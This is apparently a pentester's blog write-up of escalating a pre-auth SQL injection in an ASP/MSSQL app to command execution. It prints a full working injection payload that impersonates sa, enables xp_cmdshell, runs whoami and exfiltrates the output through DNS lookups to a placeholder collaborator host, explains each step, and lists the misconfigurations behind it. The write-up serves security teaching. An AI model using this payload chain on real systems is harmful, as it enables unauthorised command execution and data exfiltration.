escalating a preauth sqli to rce
I recently escalated a preauth SQL injection on an ASP app sitting on top of MSSQL to full RCE and exfiltrated the output via DNS. All in a single messy GET request:
GET /app/search/query.asp?filter=1;EXEC+AS+LOGIN='sa';EXEC+sp_configure+'xp_cmdshell',1;RECONFIGURE;CREATE+TABLE+%23tmp(col+VARCHAR(999));INSERT+%23tmp+EXEC+master..xp_cmdshell+'whoami';DECLARE+@a+VARCHAR(999),@b+VARCHAR(999);SELECT+TOP+1+@a=REPLACE(REPLACE(SUBSTRING(col,1,10),CHAR(92),'-'),CHAR(32),'-')+FROM+%23tmp+WHERE+col+IS+NOT+NULL;SET+@b=CONCAT(CHAR(92),CHAR(92),@a,'.yourcollaboratorendpoint',CHAR(92),'x');EXEC+master..xp_dirtree+@b;DROP+TABLE+%23tmp;EXEC+sp_configure+'xp_cmdshell',0;RECONFIGURE;REVERT;SELECT+modified,client_id,contact+FROM+orders+o+WHERE+1=1+and+1=1+and+1=1+and+1=1 HTTP/2
Ugly? Yep. But it werks. Let’s break it down step by step:
step 1: impersonate the sysadmin
EXEC AS LOGIN = 'sa'
This is the first domino. EXEC AS LOGIN lets you impersonate another SQL Server login, and sa is the built-in sysadmin account. If the current database user has been granted the IMPERSONATE privilege on sa (or if permissions are just a disaster, which they were), this gives you full sysadmin context for everything that follows.
Why does this matter? Because most of the fun stuff (enabling xp_cmdshell, running OS commands) requires sysadmin privileges. Without this step, the rest of the chain falls apart.
Scott Sutherland from NetSPI documented this escalation path extensively, and there’s even a Metasploit module for it (mssql_escalate_execute_as). It’s not exotic. It’s just frequently overlooked during hardening.
step 2: enable xp_cmdshell
EXEC sp_configure 'xp_cmdshell', 1;
RECONFIGURE;
xp_cmdshell is a system stored procedure that lets MSSQL execute operating system commands. It’s disabled by default for a reason1. Enabling it requires sysadmin (which we just got via impersonation) and a call to sp_configure followed by RECONFIGURE to apply the change at runtime.
One important thing: before overwriting the config, I tested whether xp_cmdshell was already enabled or not. You don’t want to blindly flip settings and leave traces. In this case it was off, so enabling it was necessary.
Normally you’d also need show advanced options set to 1 first. In this environment it was already enabled. If it’s not, you’d prepend:
EXEC sp_configure 'show advanced options', 1;
RECONFIGURE;
step 3: run whoami and store the output
CREATE TABLE #tmp (col VARCHAR(999));
INSERT #tmp EXEC master..xp_cmdshell 'whoami';
Here’s the thing about xp_cmdshell in a stacked query injection: the output doesn’t come back to you in the HTTP response. You’re injecting after the original query, so whatever xp_cmdshell returns just vanishes into the void.
The workaround: create a temp table (#tmp), execute whoami, and dump the output into that table. Now the data lives in the database where we can manipulate it.
#tmp is a session-scoped temporary table, meaning it only exists for the duration of our connection and doesn’t pollute the actual schema. Nice and clean.
step 4: exfiltrate via dns
This is the fun part.
DECLARE @a VARCHAR(999), @b VARCHAR(999);

SELECT TOP 1 @a = REPLACE(REPLACE(SUBSTRING(col, 1, 10), CHAR(92), '-'), CHAR(32), '-')
FROM #tmp
WHERE col IS NOT NULL;

SET @b = CONCAT(CHAR(92), CHAR(92), @a, '.yourcollaboratorendpoint', CHAR(92), 'x');

EXEC master..xp_dirtree @b;
Let me unpack each line:
-
grabbing and sanitizing the output: we take the first 10 characters from our
whoamiresult.CHAR(92)is a backslash andCHAR(32)is a space, both of which break DNS labels, so we replace them with dashes. DNS labels have a maximum length of 63 characters per RFC 1035, and they can’t contain spaces or backslashes, so sanitization is mandatory.Why only 10 chars? Because
whoamion a windows box returns something likeNT SERVICE\MSSQLSERVERorDOMAIN\username. The first 10 chars are enough to confirm execution context without hitting DNS label edge cases. For a full exfil of longer data, you’d chunk it across multiple requests or hex-encode it2. -
building the UNC path: we construct a UNC path like
\\sanitized-output.yourcollaboratorendpoint\x.CHAR(92)is\, so we’re building the double-backslash prefix character by character. This avoids any URL encoding headaches in the GET parameter. -
triggering the DNS lookup:
xp_dirtreeis an undocumented stored procedure whose original purpose is listing files in a directory. but when you point it at a UNC path, MSSQL tries to resolve the hostname via DNS. this is the classic out-of-band (OOB) exfiltration channel for MSSQL injection. the DNS query lands on your Burp Collaborator (or interactsh, or your own authoritative DNS server), and the exfiltrated data shows up as a subdomain prefix.
So if everything goes right, you see a DNS hit for something like:

Yay! This confirms the SQL Server service account is singing for us. 💅🏻
step 5: clean up
DROP TABLE #tmp;
EXEC sp_configure 'xp_cmdshell', 0;
RECONFIGURE;
REVERT;
This is the part most people skip, and it’s the part that separates a professional engagement from a freaking mess.
DROP TABLE #tmp removes the temp table (it would die at session end anyway, but let’s be explicit). Then we disable xp_cmdshell again, putting the config back how we found it. Finally, REVERT drops the sa impersonation and returns to the original login context.
Leave things the way you found them. Always.
step 6: the trailing select
SELECT modified, client_id, contact
FROM orders o
WHERE 1=1 AND 1=1 AND 1=1 AND 1=1
This isn’t part of the exploit. This is structural padding.
The original query expected a WHERE clause filter, and our injection sits right in the middle of it. Without a syntactically valid SELECT at the end, the whole thing blows up with a SQL error. The 1=1 AND 1=1 chain is just filler to keep the parser happy3.
I managed to infer the table and column names because the app gave verbose SQL error messages. Those errors were the initial breadcrumb that led to the whole chain, kek.
the full chain, visualized

why this worked
Before we wrap, let’s give a round of applause to all the misconfigs that made this possible:
- preauth SQL injection in a search parameter. No input validation, no parameterized queries.
- stacked queries supported. MSSQL supports them natively, and the app didn’t strip semicolons.
- verbose SQL errors returned to the client. Free schema intel.
- IMPERSONATE privilege on sa granted to the application’s database user. This should never happen in production.
- DNS egress allowed. The server could resolve external hostnames from well-known OOB domains (burp), which is all
xp_dirtreeneeds.
-
If this seems fine to you, please close this tab and reconsider your career choices. ↩
-
Ryan Wendel’s writeup covers hex-encoding and chunking across multiple DNS requests in detail. The pentestmonkey post also documents the 63 char per label / 248 total length limits. ↩
-
tbh, I don’t know why it needed more than a single
1=1. It was inferred by trial and error. ↩
Hey, I'd love to hear your thoughts! Just drop me an email.